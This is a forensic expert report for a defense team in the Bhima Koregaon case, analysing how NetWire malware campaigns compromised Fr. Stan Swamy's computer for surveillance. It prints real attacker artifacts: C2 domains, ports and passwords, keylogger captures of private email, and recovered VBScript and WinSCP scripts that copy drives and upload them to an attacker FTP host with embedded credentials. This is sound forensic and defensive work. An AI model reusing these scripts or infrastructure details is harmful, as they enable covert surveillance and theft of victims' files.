ARSENAL CONSULTING

ARM YOURSELF

IN THE COURT OF SPECIAL JUDGE NIA, MUMBAI
SPECIAL CASE NO. 414/2020

National Investigating Agency

VS

Sudhir Pralhad Dhawale & others

Report V

December 11, 2022

120 Eastern Avenue, Unit 7 • Chelsea, Massachusetts 02150 • Tel +1(617) ARSENAL (277-3625) • ArsenalExperts.com

Digital Forensics & Information Security

I. Introduction

I am Mark Spencer, President of Arsenal Consulting ("Arsenal") in Chelsea, Massachusetts. Arsenal is a digital forensics consulting company founded in 2009. I lead engagements involving digital forensics for law firms, corporations, and government agencies. I am also President of Arsenal Recon, an Arsenal subsidiary, where I guide development of digital forensics tools used by law enforcement, military, and private-sector customers across the globe. I have more than 20 years of law-enforcement and private-sector digital forensics experience which includes employment at the Suffolk County District Attorney's Office in Boston, Massachusetts and the international company First Advantage Litigation Consulting[1]. I have led the Arsenal team on many high-profile and high-stakes cases, from allegations of intellectual-property theft and evidence spoliation to support of terrorist organizations and military coup plotting. I have testified in cases which include *United States v. Mehanna* and *United States v. Tsarnaev.*

Arsenal has been retained by the defense team for Stanislaus Lourduswamy (hereafter, "Fr. Swamy" as he was a Jesuit priest) to analyze electronic evidence seized from Fr. Swamy's home by the Pune police department on June 12, 2019. Fr. Swamy was a defendant in the Indian Bhima Koregaon case who was accused of membership in the banned Communist Party of India and participating in a conspiracy against the Indian state. The conspiracy, as alleged against various defendants, included instigating violence at an event on January 1, 2018 to commemorate the Battle of Bhima Koregaon and planning to assassinate the prime minister. He was imprisoned on October 8, 2020 and died on July 5, 2021 after being admitted to a hospital due to his rapidly deteriorating health.

Arsenal produced four reports in this case related to Rona Wilson ("Report I" on February 8, 2021, "Report II" on March 27, 2021, and "Report IV" on August 18, 2021) and Surendra Gadling ("Report III" on June 21, 2021) and was then asked by Fr. Swamy's defense team to produce a report regarding our analysis of electronic evidence seized from Fr. Swamy's home.

Arsenal received a hard drive on August 13, 2022 which contained a forensic image obtained from the Western Digital hard drive within Fr. Swamy's computer (hereafter, "Fr. Swamy's computer"), which has become the basis for this report:

Forensic Image Description	Acquired from Device Make/Model	Acquisition Completed	Acquisition MD5
CyP-284 19 Ex1	WDC WD5000AAKX-001CA0	November 21, 2019 13:24:46	cf664e741b4f83c9479e0847b704b5b4

Table 1

Arsenal's findings in this follow-up report can be replicated by competent digital forensics practitioners (having the necessary expertise in digital forensics, reverse engineering, etc.) with access to the forensic image obtained from Fr. Swamy's computer mentioned in Table 1.

Please note:

- It is important to understand the findings in Reports I, II, and III (paying particular attention to Arsenal's tools and techniques) before reading this report
- The hard drive within Fr. Swamy's computer contained four volumes (excluding the boot volume) which will be referred to in this report as the Windows, secondary, tertiary, and quaternary volumes[2]
- Dates and times in this narrative report have been adjusted to Indian Standard Time (IST), and they are in Coordinated Universal Time (UTC) within exhibits, unless specified otherwise

[1] Now known as Consilio

[2] A/K/A the C:, D:, E:, and F: drives

II. Executive Summary

Arsenal's analysis in this case has revealed that Stanislaus Lourduswamy's computer was compromised by the same attacker identified in Reports I, II, and III over the course of three distinct campaigns, beginning on October 19, 2014 and ending upon the seizure of his computer by Pune police department on June 12, 2019. The attacker responsible for compromising Fr. Swamy's computer had extensive resources (including time) and it is obvious that their primary goals were surveillance and incriminating document delivery. Arsenal has effectively caught the attacker red handed (yet again), based on remnants of their activity left behind in file system transactions, application execution data, and otherwise. It is important to note that Arsenal has also recovered multiple types of communications with the attacker's command and control server from Windows hibernation data on Fr. Swamy's computer. Arsenal has connected the same attacker to a significant malware infrastructure[3] which we now know was deployed over the course of over six years to not only attack and compromise Fr. Swamy's computer during the aforementioned timespan, but to attack his co-defendants in the Bhima Koregaon case and defendants in other high-profile Indian cases as well. It should be noted that this is one of the most serious cases involving evidence tampering that Arsenal has ever encountered, based on various metrics which include the vast timespan between the delivery of the first and last incriminating documents on *multiple defendants computers*. Arsenal's findings in this report (and all of our others) can be replicated by competent digital forensics practitioners with access to the same electronic evidence.

III. Compromise

Fr. Swamy's computer was first compromised by the attacker identified in Arsenal's Reports I, II, and III on October 19, 2014 when Fr. Swamy opened a document weaponized[4] with NetWire. NetWire is a popular multi-platform remote access trojan (RAT) system which has been under ongoing development for many years and is available for purchase online. NetWire's features include uploading and downloading files, remote shells, keylogging, proxy chaining (making the identification of attackers more difficult), "stealth" screenshots, and password "recovery." Arsenal has extensively modeled the behavior of various NetWire versions on disk, in memory, and across a network, which has allowed us to identify remnants of NetWire activity that may have been missed otherwise.

The NetWire[5] that Fr. Swamy unwittingly executed on October 19, 2014 was identical to one embedded within documents emailed to Fr Swamy's co-defendant Rona Wilson on November 16 and 28, 2014. This NetWire's command and control ("C2") server[6] (itfuturisticspvt.zapto.org) was not

---

[3] The malware infrastructure is quite large and supported multiple campaigns (using malware such as NetWire and DarkComet, packaged with various crypters to create wrappers that evaded detection) against many victims. Remnants of the infrastructure exist well beyond individual computers involved in the Bhima Koregaon case - for example, within email accounts and in logs retained by services abused by the attacker. See Appendix A for a list of domain names associated with the attacker over time.

[4] The document was built with Microsoft Word Intruder (a/k/a MWI), an "underground" toolkit which the attacker used in a large number of attacks against Bhima Koregaon defendants and others to trigger Microsoft Word exploits that would result in the deployment of embedded NetWire wrappers.

[5] Ultimately deployed to "C:\Users\pc\AppData\Local\ntxobj.exe" and "C:\Users\pc\AppData\Roaming\winwcd.exe" (MD5 hash values 2463a3ed222be9d564e380b19522c481) on Fr. Swamy's computer

[6] A command and control ("C2") server is a computer system (often virtual) used by an attacker to send and receive data to and from compromised electronic devices. In the Bhima Koregaon case, the attacker used C2 servers to control malware (e.g. the DarkComet and NetWire RATs), to receive files for surveillance purposes, and to host incriminating files for deployment to victims.

only used in attacks against Fr. Swamy and Rona Wilson, but against their co-defendant Surendra Gadling and others as well. Ultimately, Fr. Swamy's computer was compromised by three of the attacker's campaigns[7] which Arsenal refers to as the itfuturisticspvt, atlaswebportal, and researchplanet campaigns. Table 2 below provides a brief summary of when each campaign began impacting Fr. Swamy's computer.

Campaign	Campaign Start on Fr. Swamy's Computer	NetWire Wrapper Location	NetWire C2:Port
itfuturisticspvt	October 19, 2014	MWI Document	itfuturisticspvt.zapto.org:4000
atlaswebportal	August 1, 2016	MWI Document	atlaswebportal.zapto.org:4000
researchplanet	April 30, 2019	Self-Extracting Archive	researchplanet.zapto.org:1810

Table 2

The attacker deployed multiple NetWires to Fr. Swamy's computer during the three campaigns which included customized versions of NetWire v1.5, v1.6, and v1.7. Arsenal recovered remnants of NetWire v1.5 and v1.6 usage[8] in the form of ".Identifier" files from various locations on Fr. Swamy's computer, which describe NetWire "Host Id" values (customized by the attacker) and the first time each v1.5 or v1.6 NetWire (deployed within the associated folder) connected to its C2 server. See Table 3 below for a summary of this .Identifier information.

Full Path on Windows Volume	Host Id	First C2 Connection (UTC)
\Users\pc\AppData\Local	14.10.14	10/19/2014 11:53
\zamp5.2	R4_01.08.16	08/02/2016 04:11
\MSIBackup	R5_04.08.16	08/04/2016 10:03
\Users\pc\AppData\Roaming	R4_29.07.16	08/06/2016 03:45
\OpenVM	R4.UPD_14.08.16	08/16/2016 09:53

Table 3

Arsenal recovered a significant amount of information regarding NetWire usage on Fr. Swamy's computer beyond the ".Identifier" files mentioned above, which included actual NetWire samples as well as references[9] to them. See Table 4 below for a summary of these NetWire samples and references to them.

Full Path on Windows Volume	NetWire Version	Host Id	C2:Port	C2 Password	MD5 Hash Value
\Users\pc\AppData\Local\ntxobj.exe	v1.5b	14.10.14	itfuturisticspvt.zapto.org:4000	Micr0s0ft	2463a3ed222be9d564e380b19522c481
\Users\pc\AppData\Roaming\exim.exe	v1.6a Final R4	R4_29.07.16	atlaswebportal.zapto.org:4000	Micr0s0ft4456877	dbce60f8a828cf59342bce7fa38a965b
\Media\VLCmedia.exe	v1.6a Final R4	R4_UPD_20.11.16	atlaswebportal.zapto.org:4000	Micr0s0ft4456877	d241fcb72928f621d64623da66311dd0
(To be determined)	v1.6a Final R4	R4.UPD_14.08.16	atlaswebportal.zapto.org:4000	Micr0s0ft4456877	7fa8bb8c90a1d1864a5eda90bb8fa2a3

[7] Fr. Swamy's computer was also impacted by two additional campaigns, used specifically for file synchronization, described in Section IV.

[8] Please note that NetWire v1.7 does not create ".Identifier" files.

[9] For example, from active, backed-up (via VSS snapshots), and carved NTFS metadata and syscache records

Full Path on Windows Volume	NetWire Version	Host Id	C2:Port	C2 Password	MD5 Hash Value
\MSIBackup\CiscoEapPeap.exe	v1.6b	R5_04.08.16	atlaswebportal.zapto.org:4000	Micr0s0ft4456877	557bcc59ab20c44eb5b84c5073199983
\Dennis\MichaelPollard.exe	v1.7a R11	GroupMTwo	researchplanet.zapto.org:1810	kte5OCJBj0k0D9RY6dq0	51aad9d568a5f0f734d185152d041788
\Dennis\SophieMarsden.exe	v1.7a R11	GroupMTwo	researchplanet.zapto.org:1810	kte5OCJBj0k0D9RY6dq0	0a20ed29673f99df77cbaa48f565ccc4
\Dennis\KieraGallagher.exe	v1.7a R11	GroupMTwo	researchplanet.zapto.org:1810	kte5OCJBj0k0D9RY6dq0	848cf6fdd6d17e282b16c08f972db6cf
\Dennis\GabrielElliott.exe	v1.7a R11	GroupMTwo	researchplanet.zapto.org:1810	kte5OCJBj0k0D9RY6dq0	ada3dfed459b527b3d3873904c6b68b6
\Users\pc\Desktop\MayaBishop.exe	v1.7a R11	GroupMTwo	researchplanet.zapto.org:1810	kte5OCJBj0k0D9RY6dq0	ecb71acec3e63a0d23cbfb7f64a00ad7
\ATIGraphics\SuzzaneVacaVillanueva.exe	v1.7a R11	GroupMTwo	researchplanet.zapto.org:1810	kte5OCJBj0k0D9RY6dq0	dac38dfe2b140ddb68ecb81ec2576425
\GMXPlayer\BlueViDFl.exe	v1.7a R11	GroupMTwo	researchplanet.zapto.org:1810	kte5OCJBj0k0D9RY6dq0	190a4d0bc98c7b8225981a2b67dab3c0

Table 4

Please note how the configuration of the NetWire samples deployed to Fr. Swamy's computer during the atlaswebportal campaign was identical to the NetWires deployed to his co-defendants Rona Wilson and Surendra Gadling - they all connected to the C2 server "atlaswebportal.zapto.org" on port 4000 using the password "Micr0s0ft4456877".

Arsenal recovered NetWire communications with the attacker's C2 server from slack space within Windows hibernation[10] on Fr. Swamy's computer. These communications were found within the third level of hibernation slack, dated (per remnants of file system metadata) June 2, 2019. The C2 server's IP address during these communications was 185.117.74.28, which the hostname "researchplanet.zapto.org" resolved to at that time. See Image 1 below for a sample of these communications involving NetWire v1.7's "ac" (data to file) command[11] resulting in a download from Fr. Swamy's computer to the attacker's C2 server.




Image 1 (NetWire communications with C2 server)

[10] Arsenal recovered these communications by using Hibernation Recon, then bulk_extractor, and finally Wireshark.

[11] In the highlighted portion, bytes 0-3 contain the size of the upcoming data (little endian format), byte 4 contains the control command, and byte 5 is the start of encrypted data (key set per session) in this NetWire communication. See Appendix B for a complete list of notable NetWire v1.7 control commands identified by Arsenal.

IV. Surveillance

Arsenal found and decrypted both intact and partial NetWire logs from Fr. Swamy's computer which covered 383 particular days between July 21, 2015 and June 11, 2019[12]. NetWire logs are files used for surveillance purposes and contain keystrokes and other information related to the victim. The activity captured in these logs included Fr. Swamy browsing websites, submitting passwords, composing emails, and editing documents. Image 2 below shows data obtained from a partially recovered NetWire log and demonstrates Fr. Swamy working in his web browser on December 29, 2016.

```
<WINDOW> [Cruel joke on Indigenous Peoples - stan.swamy@gmail.com - Gmail - Google Chrome] - [29/12/2016 09:39:32] </WINDOW>
hanks, Rob, for the endearing thoughts. [Enter]Adivasis in central India are becoming more aware of their rights and are
forthcoming in preserving them. One remarkable sign is that despite the govt signing more than hundren MM[Backspace]OU[Backspace]
[Backspace]oUs with companies, most of them have had to leave Jharkhand empty handed, all because of people's resistance. I've
played a small role in this process in bringing together those who are resisting displacement under a few umbrella organisations
expressing mutual support and solidarity. And therefore the repr[Backspace][Backspace][Backspace][Backspace]state repression on
our people is even more. [Backspace][Backspace] under the guise of us being extremists/maoists. But we will succeed eventually.
It's like antt[Backspace]s driving out elephants![Enter]Do pass on my write-ups to our two dear Joes (Currie, Lacey).
Unfortunately I don't have their email IDs, but wish to be in tolu[Backspace][Backspace]uch with them.[Enter]By the way, I'll soon
be jojing [Backspace][Backspace][Backspace][Backspace][Backspace]ining the old folks soon... will be turning 80 coming April.
[Arrow Up][Arrow Right][Arrow Right][Arrow Right][Arrow Right][Arrow Right][Arrow Right][Arrow Right][Arrow Right][Arrow Right]
[Arrowow Up][Arrow Up][Arrow Up][Arrow Up][Arrow Up][Arrow Up][Arrow Up][Arrow Up][Arrow Up][Arrow Up][Arrow Up][Arrow Up][Arrow
Up][Arrow Up][Arrow Up][Arrow Up][Backspace]d[Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down]
[Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow
Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down][Arrow Down]
[Arrow DCtrl+C]
```

Image 2 (NetWire Log Entry)

One of the techniques used by the attacker to maintain persistence in Fr. Swamy's email (as well as the email accounts of some of his co-defendants) involved monitoring NetWire logs for account passwords. Image 3 below reflects Fr. Swamy first entering an incorrect password for his Google account and then entering the correct password on May 1, 2019:

```
<WINDOW> [Sign in - Google accounts - Google Chrome] - [01/05/2019 09:40:39] </WINDOW>
    Arsenal Redacted    [Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]
[Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]
[Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace][Backspace]
[Backspace] Arsenal Redacted
```

Image 3 (Redacted NetWire Log Entry)

The attacker used a variety of tools beyond NetWire on Fr. Swamy's computer. One of those tools was WinSCP. WinSCP is a popular open-source file transfer client for Microsoft Windows. The attacker used WinSCP to synchronize files between Fr. Swamy's computer (and removable storage devices attached to it) with the attacker's C2 server between August 2, 2016 and June 9, 2019. A hidden folder on the Windows volume of Fr. Swamy's computer named "backup2015" was used as a staging area for file synchronization. Arsenal recovered information about the attacker's use of this staging area over time from recovered filesystem metadata. The attacker's surveillance of Fr. Swamy's removable storage devices and the secondary volume of his computer was quite extensive, involving at least 13 removable storage devices (thumb drives and external hard drives) and over 24,000 files and folders.

Arsenal recovered scripts from Volume Shadow Copies and unallocated space on Fr. Swamy's computer which were used to (among other things) create, hide, and populate the

[12] While working on the Bhima Koregaon case, Arsenal built a tool to scan, filter, and decode NetWire log data from various types of input. This tool has been open sourced as "NetWire Log Decoder" in order to assist others investigating NetWire attacks. NetWire Log Decoder is available on GitHub at https://github.com/ArsenalRecon/NetWireLogDecoder.

attacker's staging area ("SSENC_Default.vbs" and "D_DriveSSENC_Default.vbs"), begin uploads to the C2 server ("WSync.vbs"), and a WinSCP script ("default.txt") used to complete the uploads to the C2 server. Please note that over time the attacker increased their use of "noise" in an attempt to obfuscate things like the true purpose of their scripts.

Image 4 below shows a portion of "D_DriveSSENC_Default.vbs" with noise and Image 5 with the noise stripped by Arsenal.

```
'    End Sub
'        OutFile.WriteLine
'         RegObj.EnumKey HKLM, Path, Keys
'         Dim SubKey, NewPath
'         If not IsNull(Keys) Then
'              For Each SubKey In Keys
'                  NewPath = Path & "\" & SubKey
'                 EnumerateKey DefKey, NewPath,OutFile
'             Next
'         End if
'    End Sub
On Error Resume Next 'Suppress errors, do not modify this statement
'    End Sub
'        OutFile.WriteLine
'         RegObj.EnumKey HKLM, Path, Keys
'         Dim SubKey, NewPath
'         If not IsNull(Keys) Then
'              For Each SubKey In Keys
'                  NewPath = Path & "\" & SubKey
'                 EnumerateKey DefKey, NewPath,OutFile
'             Next
'         End if
'    End Sub
'---------------------------------------------------------------------
'SETTINGS'
'---------------------------------------------------------------------
'    End Sub
'        OutFile.WriteLine
'         RegObj.EnumKey HKLM, Path, Keys
'         Dim SubKey, NewPath
'         If not IsNull(Keys) Then
'              For Each SubKey In Keys
```

Image 4 ("D_DriveSSENC_Default.vbs")

```
On Error Resume Next 'Suppress errors, do not modify this statement
Dim DEBUG
DEBUG = False 'TURN DEBUG to False when in production
'Time Interval for each iteration
timeinterval = 60000 'milliseconds
'Drive Exclusion List
DriveExcludeList = Array ("C:", "E:", "F:", "G:") 'Can be empty if nothing to exclude
'Print Drive Exclusion list
print "Excluding drives: " & Join(DriveExcludeList, "  ")
strComputer = "."
Set objWMIService = GetObject("winmgmts:\\" & strComputer & "\root\CIMV2")
'Shell variable
set wshell = WScript.CreateObject("WScript.Shell")
'Create backup folder and hide it
CreateFolder
do while(true) 'loop infinitely
    Set colItems = objWMIService.ExecQuery("SELECT * FROM Win32_LogicalDisk")
    'Getting Desktop Directory
    strDesktop = wshell.SpecialFolders("Desktop")
    'Get the file system object
    Set fso = CreateObject("Scripting.FileSystemObject")
    For Each objItem in colItems
        If (objItem.DriveType = 2 OR objItem.DriveType = 3) Then    'TODO - add drive type 3 as well
    'if removable drive/ext hdd then copy data
            'Go ahead only if drive is not in exclusion list
            If Not IsExcluded(objItem.Caption) Then
                SourceDir = objItem.Caption & "\*.*" ''''
                'Get the path to make sure if the drive is really mounted
                Set RootFolder = fso.GetDrive(objItem.Caption).RootFolder
                If Err.Number = 0 Then
                    'If the path exists then only run xcopy. Otherwise do nothing since the drive is
probably not mounted.
```

Image 5 (Noise stripped from "D_DriveSSENC_Default.vbs")

Arsenal found one particular phrase ("Now we can run XCOPY and fuck the machine!") within "SSENC_Default.vbs" and "D_DriveSSENC_Default.vbs" quite interesting, as it did not appear in older versions of the same script found on other Bhima Koregaon defendants computers. See Image 6 below for a portion of "D_DriveSSENC_Default.vbs" showing this phrase.

```
    'Now we can run XCOPY and fuck the machine!
    xcopy SourceDir, DestinationDir
End If
```

Image 6 ("D_DriveSSENC_Default.vbs")

Image 7 below shows a portion of “WSync.vbs” with noise and Image 8 with the noise stripped by Arsenal.

```
' VMware support script, VBscript version
' Copyright (C) 1998-2011 VMware, Inc.
'  Collects various configuration and log files, the information that this
'  collects is zipped and transferred to the VM's log file using xferlogs


'Option Explicit
' On Error Resume Next

'Const HKLM = &H80000002
'Const COMMON_APPDATA = &H23&
'Const USER_APPDATA = &H1A&
'Const WINDOWS_DIR = &H24&
on error resume next
' The status constants are important and have to be kept
' in sync with VMware Workstation implementation

' vm-support script is not running
'Const VMSUPPORT_NOT_RUNNING = 0
' vm-support script is beginning
'Const VMSUPPORT_BEGINNING = 1
' vm-support script running in progress
'Const VMSUPPORT_RUNNING = 2
' vm-support script is ending
'Const VMSUPPORT_ENDING = 3
' vm-support script failed
'Const VMSUPPORT_ERROR = 10
' vm-support collection not supported
'Const VMSUPPORT_UNKNOWN = 100

'Dim updateMode
```

Image 7 (“WSync.vbs”)

```
on error resume next
set MariusJacobsen = WScript.CreateObject("WScript.Shell")
do
   LucasRosvold
   wscript.sleep 7200000 'sleep for 2 hours
loop
Sub LucasRosvold
    MariusJacobsen.Run "cmd /c c:\EPSON\jobs\winscp.com /script=c:\EPSON\jobs\default.txt", 0
End Sub
```

Image 8 (Noise stripped from “WSync.vbs”)

Image 9 below shows a portion of “default.txt” with noise and Image 10 with the noise stripped by Arsenal.

```
#    ' Recursively enumerate registry and write it to a file.
#   Sub EnumerateKey(DefKey, Path, OutFile)
#       dim Keys, Names, types, i, j, value
#       OutFile.WriteLine("[" & Path & "]")
#       RegObj.EnumValues DefKey, Path, Names, Types
#       if not IsNull(Names) and not IsNull(Types) Then
#           for i = lbound(types) to ubound(types)
#                       On Error Resume Next
#       Fso.CopyFolder AppData & "\VMware", workdir & "\Global_Config"
#       Fso.CopyFolder UserData & "\VMware", workdir & "\Current_User"
#       Fso.CopyFile  SysTemp & "\vmware*.log", workdir & "\SYSTEMP\"
#       Fso.CopyFile  SysTemp & "\vminst*.log", workdir & "\SYSTEMP\"
#       Fso.CopyFile  tmpdir & "\vminst*.log", workdir & "\Temp\"
# Fso.CopyFile  SysTemp & "\vmmsi*.log", workdir & "\SYSTEMP\"
# Fso.CopyFile  tmpdir & "\vmmsi*.log", workdir & "\Temp\"
# open channel
#select case types(i)
#                   case 1
#                       RegObj.GetStringValue defkey, path, names(i), value
#                       open ftp://stan:v9UMUqoJW3LiALdRagVz@socialstudies.zapto.org
#                                       If not isnull(names(i)) or not isnull(value) then
#                           OutFile.WriteLine  names(i) & "=" & Quote(value)
#                       end if
#                   case 2
#                       RegObj.GetExpandedStringValue defkey, path, names(i), value
#                       if not isnull(names(i)) or not isnull(value) then
#                           OutFile.WriteLine Quote(names(i)) & "=expand:" & Quote(value)
#                       end if
#                   case 3
#                       RegObj.GetBinaryValue defkey, path, names(i), value
#                       for j = lbound(value) to ubound(value)
#                           value(j) = hex(cint(value(j)))
```

Image 9 (“default.txt”)

```
open ftp://stan:v9UMUqoJW3LiALdRagVz@socialstudies.zapto.org
synchronize remote "c:\dump\backup2015" / -criteria=size -resumesupport=on
close
exit
```

Image 10 (Noise stripped from “default.txt”)

See the folder “Attacker Scripts and Configuration Files” included with this report for a complete set of these scripts.

Arsenal recovered WinSCP communications with the attacker’s C2 server from slack space within Windows hibernation on Fr. Swamy’s computer. These communications were found within the second level of hibernation slack, dated (per remnants of file system metadata) June 5, 2019. The C2 server’s IP address during these communications was 185.117.74.80, an IP address which was used in attacks against Fr. Swamy’s co-defendants. See Images 11, 12, and 13 for examples of

interaction between the attacker's C2 server and Fr. Swamy's computer which involved various folders that had been silently copied from one of Fr. Swamy's external hard drives[13].




Image 11 ("Opening data channel for directory listing of "/6464D4C9/BAGAICHA- Office/My Documents/P. BILL 13"")




Image 12 ("Opening data channel for directory listing of "/6464D4C9/BAGAICHA- Office/My Documents/Human Rights"")

[13] This external hard drive contained volume serial number 6464-D4C9, reflected in the hidden staging area's folder structure and confirmed in the Windows Registry.

